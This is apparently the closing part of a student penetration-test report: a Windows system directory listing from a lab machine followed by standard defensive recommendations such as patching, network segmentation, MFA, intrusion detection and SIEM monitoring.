01/07/2017  03:25 AM    <DIR>          bcastdvr
07/16/2016  01:18 PM            61,440 bfsvc.exe
07/16/2016  01:23 PM    <DIR>          Boot
07/16/2016  01:23 PM    <DIR>          Branding
07/04/2022  01:04 PM    <DIR>          CbsTemp
07/16/2016  01:23 PM    <DIR>          Cursors
03/23/2025  02:41 PM    <DIR>          debug
01/11/2022  02:27 PM             1,908 diagerr.xml
07/16/2016  01:23 PM    <DIR>          diagnostics
01/11/2022  02:27 PM             1,908 diagwrn.xml
07/16/2016  04:12 PM    <DIR>          DigitalLocker
07/16/2016  01:23 PM    <DIR>          drivers
01/14/2022  02:57 AM             4,056 DtcInstall.log
07/16/2016  04:12 PM    <DIR>          en-US
01/07/2017  03:24 AM         4,673,304 explorer.exe
07/16/2016  01:23 PM    <DIR>          GameBarPresenceWriter
07/16/2016  01:23 PM    <DIR>          Globalization
07/16/2016  04:12 PM    <DIR>          Help
07/16/2016  01:18 PM           975,360 HelpPane.exe
07/16/2016  01:18 PM            18,432 hh.exe
07/16/2016  04:12 PM    <DIR>          IME
01/11/2022  02:24 PM    <DIR>          ImmersiveControlPanel
03/23/2025  02:39 PM    <DIR>          INF
07/16/2016  01:23 PM    <DIR>          InfusedApps
07/16/2016  01:23 PM    <DIR>          InputMethod
07/16/2016  01:23 PM    <DIR>          L2Schemas
07/16/2016  01:23 PM    <DIR>          LiveKernelReports
01/16/2022  03:06 AM    <DIR>          Logs
01/11/2022  02:22 PM             1,344 lsasetup.log
03/24/2025  12:35 AM    <DIR>          MadhviNETW2200Pentesting
07/16/2016  01:18 PM            43,131 mib.bin
03/23/2025  05:48 PM    <DIR>          Microsoft.NET
```

6. Conclusion & Recommendations

The penetration test successfully identified multiple critical vulnerabilities. To mitigate these risks, we recommend:

- Enforcing network segmentation and strict firewall rules.
- Regular patching and updating of services.
- Implementing endpoint protection measures.
- Conducting frequent penetration tests.
- For ongoing protection, we recommend implementing:
  - Network Intrusion Detection Systems (NIDS)
  - Multi-Factor Authentication (MFA)
  - Security Information and Event Management (SIEM) systems for real-time monitoring.